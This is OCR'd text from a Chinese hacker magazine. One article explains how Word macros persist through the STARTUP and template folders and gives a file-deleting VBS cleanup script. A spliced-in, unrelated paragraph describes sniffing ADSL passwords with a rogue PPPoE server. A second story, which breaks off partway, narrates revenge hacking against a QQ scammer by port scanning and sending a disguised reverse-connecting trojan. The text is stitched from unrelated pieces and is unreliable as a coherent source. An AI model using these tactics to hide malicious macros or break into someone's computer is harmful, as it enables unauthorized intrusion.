黑防第5期登载了我的《Word/excel内鬼窃密的天堂》一文，在黑防第6期，smallrascal朋友针对我文中窃密的宏，给出了两种破解方法（下文简称为《补》文），并认为第二种用批处理删除Normal.dot的方法更合理。《补》文给出的破解，确实能防住代码在全局模版"Normal.dot"中的情况，但Word中能运行代码的地方并不只是"Normal.dot"！我在写《窃》文时为了叙述上的方便，所以文中就没有再旁生枝节去谈运行代码的其他暗招。

运行代码的其他方法

请打开Word，指向"工具"—>"选项"—>"文件位置"。如图1所示。




图1

恐怕"傻子"也知道其中的"启动"两个字是什么意思吧？Office默认安装时，该文件夹的地址为"盘符:\Documents and Settings\用户名\Application Data\Microsoft\Word\STARTUP"。很显然，该文件夹中的Word文档，将会在Word"启动"时自动启动（注意，本文件夹下的Word文档，必须是dot而不是doc才可以运行）！所以，就算每次启动Word时，你都删掉"Normal.dot"，我只要把有恶意代码的dot文件保存在这个"STARTUP"文件夹下，仍然可以运行代码以达到我的目的！同样，Excel中的"盘符:\Documents and Settings\用户名\Application Data\Microsoft\Excel\XLSTART"文件夹与Excel中"工具"—>"选项"的"替补启动目录"也存在类似的利用方式。如图2所示。




图2

下面我们来进行验证。

新建Word文档，进入"工具"—>"宏"—>"VB编辑器"，双击。如图3所示。




图3

"文档1"下面的"ThisDocument"打开右边的代码编辑窗口，请输入如下VBA代码

```
Sub FileSave()
Msgbox "这里是可能的恶意代码！"
End Sub
```

将这篇有代码的文档用任意名称存为DOT模版文件，并保存在上述的"STARTUP"文件夹内，关闭Word，等一下再随意打开一个Word文档，这时候如果你执行一下平时那看似平常的"保存"动作，嘿嘿，代码运行了吧？如图4所示。




图4

这个PPPoE服务器，那么你的ADSL拨号也将不会成功，因为它不会跑到电信去验证了，所以拨号不会成功，小心别人利用这点在你局域网中进行PPPoE拒绝服务攻击啊，另外，用这种方法来获取公司的ADSL上网账号和密码简直太容易了，因为公司内网的交换通常都不是"固定端口隔离"的，所以用上面的方法可以很容易监听到密码，与网通一样，中国电信的ADSL账号也是随处可用，只要你开通了ADSL的，所以你得小心公司的ADSL账号被"内贼"盗取。

当然从上面所讲你也许还可以想到利用这个PPPOE做点别的"好事"，比如让它真正成为你公司的一个PPPoE服务器，让只有拨号成功的用户才能上网，就像网通一样，当然此时你千万不能把身份验证配置为PAP了，我想网通也该改进一下他们的身份验证方法了。

进入"工具"—>"宏"—>"VB编辑器",看一下左边"工程资源管理器"中,怎么样,你刚才另存的那个DOT文档已经神不知鬼不觉地在后台运行了吧?

结论:光删"Normal.dot"是不行的。

小提示 1.这个范例将宏命令为"FileSave",就是Word内置的"保存"命令的名称,所以,执行"保存"命令,将会运行本宏。如果我在本宏中先加入正常保存的代码,然后再添入恶意代码,则一般人是注意不到的吧?!

2.在编完代码后执行"保存"可能已经不能正常保存了,可以先关闭文档,利用关闭文档时,弹出"是示否保存文档"的对话框来执行保存。

3.在验证时,如果报"宏不能运行"的错,可先将宏安全设置降低再试。

应该"守"住哪些地方

在这里,请大家注意一下图中的"用户模版"与"工作组模版"两个位置。"用户模版"已不用再多说,就是"Normal.dot"本地全局模版存放的位置,而"工作组模版"么——如果局域网内定义了工作组模版,那么,每位工作组成员在启动Word时,都会运行"工作组模版"中的模版!其危险性可想而知。不过好在国内Office用户似乎都没有这种在"工作组"中办公的习惯,所以基本上没有利用价值。

同样在黑防6期,1860朋友介绍了如何删除系统临时备份文件来防止泄密(见《你的Word泄密没有》),该文提到的Word"临时备份文件"的路径,其实就是图一中的"自动恢复"文件夹所指向的地址。

好了,现在我们的思路应该已经很清楚了——要防止恶意Word宏代码,就必须重点关注图所示的这几个文件夹!一句话,只要这几个文件夹是"干净"的,那还有什么可怕的?

但是,不要忽视了图下面的"更改"按钮,如果文件夹的位置被改动了,又怎么办?比如说我把"Normal.dot"本地模版存放的位置从"盘符:\Documents and Settings\用户名\Application Data\Microsoft\Templates"改到了"C:\windows\",则"Normal.dot"会很自然地被保存到"C:\windows\"下,你在默认位置中无论怎么删,恶意"Normal.dot"却在"C:\windows\"下运行得好好的!所以,我觉得smallrascal朋友给出的删全局模版的批处理缺少了一点普遍适用的意义。

我的"防守"之道

如前所述,要防止恶意Word宏代码,至少要做到几点。

1.删除全局模版"Normal.dot"。

2.删除Word的启动文件夹"STARTUP"下可能存在的任意DOT文件。

3.保证上两点的情况下,还要在别人可能改动这些文件夹默认位置的情况下执行删除!

要达到上述的目的,运行以下VBS代码即可。

```
On Error Resume Next
Set Word = CreateObject("Word.Application") ' 建立一个Word对象实例。
APATH=Word.NormalTemplate.Path ' 取得全局模版所在的文件夹(无论对方将位置改到哪儿!)
BPATH=Word.StartupPath ' 取得"启动"文件夹的路径,同样不怕对方改位置。
Word.Quit ' 退出Word对象实例。
Call deldot(APATH) ' 调用删除文件过程。
Call deldot(BPATH) ' 调用删除文件过程。

Sub deldot(fldrpath)
On Error Resume Next
Set fso=CreateObject("Scripting.FileSystemObject")
Set fldr = fso.GetFolder(fldrpath)' 取得目标文件夹对象。
set sf=fldr.files ' 返回文件夹中存在的文件。
For Each f1 in sf ' 对文件夹中的文件进行循环。
    f1.Delete ' 删除文件。
  Next
  End sub
```

你可能注意到了,我没有在上述的代码中对"临时备份文件"所在文件夹进行处理,为什么呢?原因很简单——Word 2000以上并不是将临时文件保存在"固定"的文件夹中的,而是当前打开的文档在哪个文件夹,则临时文件就在哪个文件夹!

请按以下步骤验证:打开"文件夹选项"——"查看",去掉"隐藏受保护的操作系统文件"前的对勾,并选中"显示所有文件和文件夹"。好了,你现在打开任意一个文件夹中的任意Word文档,随便在文档中输入(或删除)几个字,然后保存(注意不要关闭文档),再输入,再保存……连续输入、保存一、二十次,这时候你最小化Word,然后看看文档本身所在的文件夹,你看到了什么?如果这时候Word程序突然崩溃了,你就会发现黑防6期1860朋友所说的那种现象了,不过不完全是在一个"固定"的"临时备份文件夹"中,当然,说到文档"泄密",则这些临时文件也会如1860朋友所说的那样有"泄密"的危险!不过,像这样位置"不确定"的临时文件,我建议的清除方法是直接在"搜索"中搜后缀为tmp的文件,然后删之。

最后,关于如何防止恶意宏代码,再提3点想法。

1.几乎所有代码(包括我在《窃》文中的代码),要达到某种目的都离不开FSO对象的支持,而我们一般的办公用户根本就没有可能用到这个FSO功能,所以,我建议还是一了百了在"运行"中运行 "regsvr32 scrrun.dll /u",将FSO组件给注销掉。


2.《补》文第二种批处理的方法虽不彻底,但我却同意《补》文的作者不同意的第一种方法——在程序启动路径后加上参数"/a",在这种情况下启动Word,不会加载任何东西。

3.最简单的方法:担心你现在拿到手中的文档有问题的话(可能藏有恶意代码),在打开文档前可以先按住Shift键,再启动文档,其效果与加参数"/a"完全一样!

很难得在黑防上看到有关于使用Office套件中VBA宏语言进行攻防的文章,由于VBA语言支持WSH,所以宏代码能做到的也并不仅仅限于"文档泄密"这些简单的事情。特别是在局域网内,利用宏代码来个FTP呀,加个管理员什么的也不是不可能,有兴趣的朋友可以一起交流。

适合读者：网民
前置知识：Windows溢出基础

一波N折的QQ报复纪实



文/图 曹军/dangguai27 何永强

写这篇文章的目的单一，就是想通过我身边发生的例子来告诉广大Q民朋友一定要警惕现在日益猖狂的QQ诈骗行为，如果发现了，一定要和其周旋到底，给他深刻的教训！

事件起因——钱财被骗

事情的起因再普通不过了——QQ被盗，不是我的，是我同学的前任GF—NN的QQ被盗窃了。QQ丢失了其实很正常，但那盗贼哥们竟借以NN的名义从QQ上向我同学借钱100，说她朋友出事了急需用钱。由于数量不大，加上又是前任MM，我同学也不好意思打电话核实就直接往指定卡上寄去了100RMB（哎，可怜啊！）。但事情并被没有就此结束，就在当天下午，那盗贼又以同样的方式找我同学说还缺200。不会吧，NN以前借钱的时候都没这么直接的，现在怎么变了？我同学下意识地感觉其中可能会有什么问题，于是硬着头皮拨打了NN的电话，经过核实，原来NN的这个QQ号在几天前就被盗了。一股被骗的愤怒之气由然而生，不能就这么便宜了那家伙，必须给他点教训看看。于是同学一方面稳住盗贼，说第二天10点左右就寄钱，如图1所示。




图1

另一方面，当然就找到了我，希望我和他一起捉住那家伙，以报一骗之仇。而我，遇到这样的机会，当然义不容辞啦。

报复思路——双管齐下

要想在网络上逮住盗贼，最直接也是最有效的方式就是进入他的机器，那样的话，就可以任意惩罚他了。由于答应第二天就寄钱，我们逐渐取得了他的信任。于是，我们朝着解决第一个问题前进：他是在网吧还是自己ADSL拨号上网，这对我们下一步行动很重要。通过聊天，他承认了是自己的ADSL。到了第二天早上，他上线时我发现他的IP和昨天有一点变化，但还是同一个网段，因此基本确信了他是ADSL上网的。通过QQ2005可以查看其IP（呵呵，相信他没用代理吧），如图2所示。

接下来，可行的路线大概有两条：1是直接通过工具扫描他的机器，如果存在可利用的漏洞，我们就有机可乘了；2是用欺骗的方式给他传个木马，让他运行，




图2

也能达到同样的效果。

攻势如潮——收效甚微

好了，整理好思路后，我们开始行动。

首先拿出自己编写的端口扫描器（呵呵，自己的东西比较信得过），设置好待扫描的常见TCP端口，如图3所示。




图3

然后就开始扫描。2分钟后，扫描完成。晕，什么端口都扫不出来。莫非有个人防火墙在？如果真的有的话，说明他还是具有基本的安全意识，但这对我们来讲却绝对不是一个好消息。

看来第一条路走不通，只好走木马方案了。发送木马，一是要伪装，二是对方不一定愿意接收，接收了也可能不会执行，而且容易引起他的警惕，看来的确是步险招啊。对于木马，我也是找了个我们自己做的，平时使用中感觉效果比较好，而且外表封装得不错。我们随便给木马去了个名字，大概叫做什么"单通道聊天"，而且还骗他说里面有她（NN）最喜欢的一首《一生有你》，大概是怕我们起疑心，他同意了接收木马文件。从聊天中我们感觉他对安全技术不是很了解，于是我们大胆地对他说由于防火墙的存在我传不过去。没想到他爽快地答应关掉防火墙，真是出乎我们的意料。

片刻之后，木马文件传了过去，他也说他已经运行了。由于是反弹木马，我们就一直等待它连接过来。可惜等了半个小时，它还是没连过来。我们故意问他那首歌怎么样，他说不错，只是调子有些走调，还问我是不是自己唱的。郁闷，他根本就没执行那个木马，居然又反被他耍了。难道真的就拿他没法子了？这时我突然想

到他刚才应该是关了防火墙的，那何不再扫描试试？结果还是什么都没有扫描到。看他QQ，恩？下线了，莫非关机啦？几分钟后，他又上线了，再看他IP，哎，又变了。如图4 所示。




图4

看来是重新拨号了。不过不要紧，正好重新扫描。呵呵，这次扫出了两个端口135、139，如图5、6所示。

